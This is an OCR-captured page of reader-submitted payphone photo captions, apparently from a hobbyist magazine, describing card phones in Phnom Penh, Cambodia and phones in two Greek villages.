
Photo by Eric Tucker

Cambodia. Another card phone from the capital city of Phnom Penh. It's rumored that there are no coin phones at all in this country.

Photo by Eric Tucker

Greece. Found in the small Greek village of Miles.

Photo by John Klacsmann



Greece. From the village of Makpinitea. We hope that isn't a speaker behind the grill above the phone since it looks like it would easily deafen anyone standing there.

Photo by John Klacsmann

Look on the other side of this page for even more photos!